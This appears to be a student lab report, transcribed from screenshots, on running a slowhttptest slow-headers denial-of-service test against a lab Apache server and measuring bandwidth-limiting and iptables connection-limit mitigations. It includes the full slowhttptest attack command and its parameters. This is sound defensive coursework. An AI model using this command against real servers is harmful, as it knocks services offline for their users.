
```
 * D      ation:  https://help.ubuntu.com
           nt:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

 * Introducing Expanded Security Maintenance for Applications.
   Receive updates to over 25,000 software packages with your
   Ubuntu Pro subscription. Free for personal use.

     https://ubuntu.com/pro
Last login: Tue Oct 10 18:51:32 2023 from 69.5.133.225
nihaal7@server:~$ lynx http://server\
>
nihaal7@server:~$ netstat -anp | grep :80 | grep ESTABLISHED
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
nihaal7@server:~$
```

```
nihaal@Nihaal:~$ ssh -p 27610 nihaal7@ms0813.utah.cloudlab.us -i ~/.ss
h/id_cloudlab_rsa
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-86-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Introducing Expanded Security Maintenance for Applications.
   Receive updates to over 25,000 software packages with your
   Ubuntu Pro subscription. Free for personal use.

     https://ubuntu.com/pro
Last login: Tue Oct 10 18:41:20 2023 from 69.5.133.225
nihaal7@attacker:~$
```

Above is the netstat command before, the DoS attack. Below is after. We are able to see a lot of connections established, which is a sign of a DoS attack.




```
   ESTABLISHED -
tcp6     207      0 10.10.1.1:80            10.10.1.2:34874
   ESTABLISHED -
tcp6       0      0 10.10.1.1:80            10.10.1.2:59798
   ESTABLISHED -
tcp6     239      0 10.10.1.1:80            10.10.1.2:60062
   ESTABLISHED -
tcp6     199      0 10.10.1.1:80            10.10.1.2:33974
   ESTABLISHED -
tcp6       0      0 10.10.1.1:80            10.10.1.2:60014
   ESTABLISHED -
tcp6     220      0 10.10.1.1:80            10.10.1.2:33554
   ESTABLISHED -
tcp6     219      0 10.10.1.1:80            10.10.1.2:34566
   ESTABLISHED -
tcp6       0      0 10.10.1.1:80            10.10.1.2:59304
```




```
interval between follow up data:  10 seconds
connections per seconds:          200
probe connection timeout:         3 seconds
test duration:                    120 seconds
using proxy:                      no proxy

Tue Oct 10 19:25:12 2023:
slow HTTP test status on 70th second:

initializing:        0
pending:             91
connected:           459
error:               0
closed:              450
service available:   NO
```

Command to limit rate of traffic and DOS result after this modification




```
nihaal@Nihaal:~$ scp -P 27610 -i ~/.ssh/id_cloudlab_rsa nihaal7@ms0813
.utah.cloudlab.us:/users/nihaal7/apache_no_mitigation.html ~/
apache_no_mitigation.html                    100% 4824      5.8KB/s    00:00
nihaal@Nihaal:~$ ls
apache_no_mitigation.html  classes  id_cloudlab_rsa
nihaal@Nihaal:~$ 
```

Above shows that apache_no_mitigation.html was copied from the client to my local PC.




```
                                   SlowHTTPTest(tm) Connection Results

          Test parameters
   Test type                       SLOW HEADERS
   Number of connections           1000
   Verb                            GET
   Content-Length header value     4096
   Cookie
   Extra data max length           52
   Interval between follow up data 10 seconds
   Connections per seconds         200
   Timeout for probe connection    3
   Target test duration            120 seconds
   Using proxy                     no proxy
Commands: Use arrow keys to move, '?' for help, 'q' to quit, '<-' to
  Arrow keys: Up and Down to move.  Right to follow a link; Left to go
 H)elp O)ptions P)rint G)o M)ain screen Q)uit /=search [delete]=histo
```

Since I am using Windows Subsystem for Linux, I was not able to access a browser to open the html file. So I used lynx instead to open it, and the above is the result.



```
bash-4.4$ ls
Backup   cpre587         Downloads  snap                 transcript
Classes  cpre587_github  Music      Templates            tsclient
cpre308  Desktop         Pictures   tensorflow-datasets  Videos
cpre381  Documents       Public     tensorflow_datasets
bash-4.4$ scp -P 27611 -i ~/.ssh/id_cloudlab_rsa nihaal7@ms0813.utah.cloudlab.us
:/users/nihaal7/apache_no_mitigation.html ~/Desktop

scp: /users/nihaal7/apache_no_mitigation.html: No such file or directory
bash-4.4$
bash-4.4$ ^C
bash-4.4$ scp -P 27610 -i ~/.ssh/id_cloudlab_rsa nihaal7@ms0813.utah.cloudlab.us
:/users/nihaal7/apache_no_mitigation.html ~/Desktop
The authenticity of host '[ms0813.utah.cloudlab.us]:27610 ([128.110.217.38]:2761
0)' can't be established.
ECDSA key fingerprint is SHA256:bB4TBZMIEhrtJN2mb/Mzn8fvSRUBUC+UamxqkhCU7HA.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[ms0813.utah.cloudlab.us]:27610,[128.110.217.38]:276
10' (ECDSA) to the list of known hosts.
apache_no_mitigation.html                     100% 4824    10.5KB/s   00:00
bash-4.4$
```


I used the VDI to open it instead




Test parameters	
Test type	SLOW HEADERS
Number of connections	1000
Verb	GET
Content-Length header value	4096
Cookie	
Extra data max length	52
Interval between follow up data	10 seconds
Connections per seconds	200
Timeout for probe connection	3
Target test duration	120 seconds
Using proxy	no proxy

Test results against http://server/

"apache_no_mitigation.html




```
nihaal7@attacker:~$ ifconfig
eth0: flags=4163<UP,BROADCAS
        inet 172.18.40.1   ne
```




```
eth1: flags=4163<UP,BROA
        inet 10.10.1.2
```

Ifconfig




```
nihaal7@attacker:~$ sudo tc qdisc replace dev eth0 root netem rate 100
kbit
```




```
nihaal7@attacker:~$ sudo tc qdisc replace dev eth1 root netem rate 100kbit
nihaal7@attacker:~$ sudo tc qdisc replace dev lo root netem rate 100kbit
```

I ran the command for all 3 interfaces just to be on the safer side, which worker, compared to previously just running it on eth0 and it not working.



```
verb:                               GET
cookie:
Content-Length header value:        4096
follow up data max size:            52
interval between follow up data:    10 seconds
connections per seconds:            200
probe connection timeout:           3 seconds
test duration:                      120 seconds
using proxy:                        no proxy

Tue Oct 10 20:48:24 2023:
slow HTTP test status on 85th second:

initializing:        0
pending:             0
connected:           41
error:               0
closed:              959
service available:   YES
Tue Oct 10 20:48:25 2023:
Test ended on 86th second
Exit status: No open connections left
CSV report saved to apache_lowrate_client.csv
HTML report saved to apache_lowrate_client.html
nihaal7@attacker:~$
```

Here we see that even on the 959th try, service is available after it initially not being available. This means that it fought off the DoS attack successfully. We can verify this by looking at the apache_lowrate_client.html




Test parameters	
Test type	SLOW HEADERS
Number of connections	1000
Verb	GET
Content-Length header value	4096
Cookie	
Extra data max length	52
Interval between follow up data	10 seconds
Connections per seconds	200
Timeout for probe connection	3
Target test duration	120 seconds
Using proxy	no proxy

As compared to before, where the service becomes unavailable after 10 seconds, limiting the bandwidth helps regain the service after 65 seconds.

Firewall rule addition and DOS result after addition

Initially, before setting up the firewall.

apache_iptables.html:



Test parameters	
Test type	SLOW HEADERS
Number of connections	1000
Verb	GET
Content-Length header value	4096
Cookie	
Extra data max length	52
Interval between follow up data	10 seconds
Connections per seconds	200
Timeout for probe connection	3
Target test duration	120 seconds
Using proxy	no proxy

Test results against http://server/

After running these commands,


On the server, run

```
sudo iptables -I INPUT -p tcp --dport 80 -m connlimit --connlimit-above 20 --
connlimit-mask 40 -j DROP
```

to set up this rule.

On the client, run

```
slowhttptest -c 1000 -H -g -o apache_iptables -i 10 -r 200 -t GET -u
http://server -x 24 -p 3 -l 120
```



```
                                    Apache2 Ubuntu Default Page: It works (p1 of 4)
   Ubuntu Logo
   Apache2 Default Page
   It works!

   This is the default welcome page used to test the correct operation of the Apache2
   server after installation on Ubuntu systems. It is based on the equivalent page on
   Debian, from which the Ubuntu Apache packaging is derived. If you can read this
   page, it means that the Apache HTTP server installed at this site is working
   properly. You should replace this file (located at /var/www/html/index.html) before
   continuing to operate your HTTP server.

   If you are a normal user of this web site and don't know what this page is about,
   this probably means that the site is currently unavailable due to maintenance. If
   the problem persists, please contact the site's administrator.
   Configuration Overview

   Ubuntu's Apache2 default configuration is different from the upstream default
   configuration, and split into several files optimized for interaction with Ubuntu
   tools. The configuration system is fully documented in
   /usr/share/doc/apache2/README.Debian.gz. Refer to this for the full documentation.
   Documentation for the web server itself can be found by accessing the manual if the
-- press space for next page --
  Arrow keys: Up and Down to move.  Right to follow a link; Left to go back.
 H)elp O)ptions P)rint G)o M)ain screen Q)uit /=search [delete]=history list
```

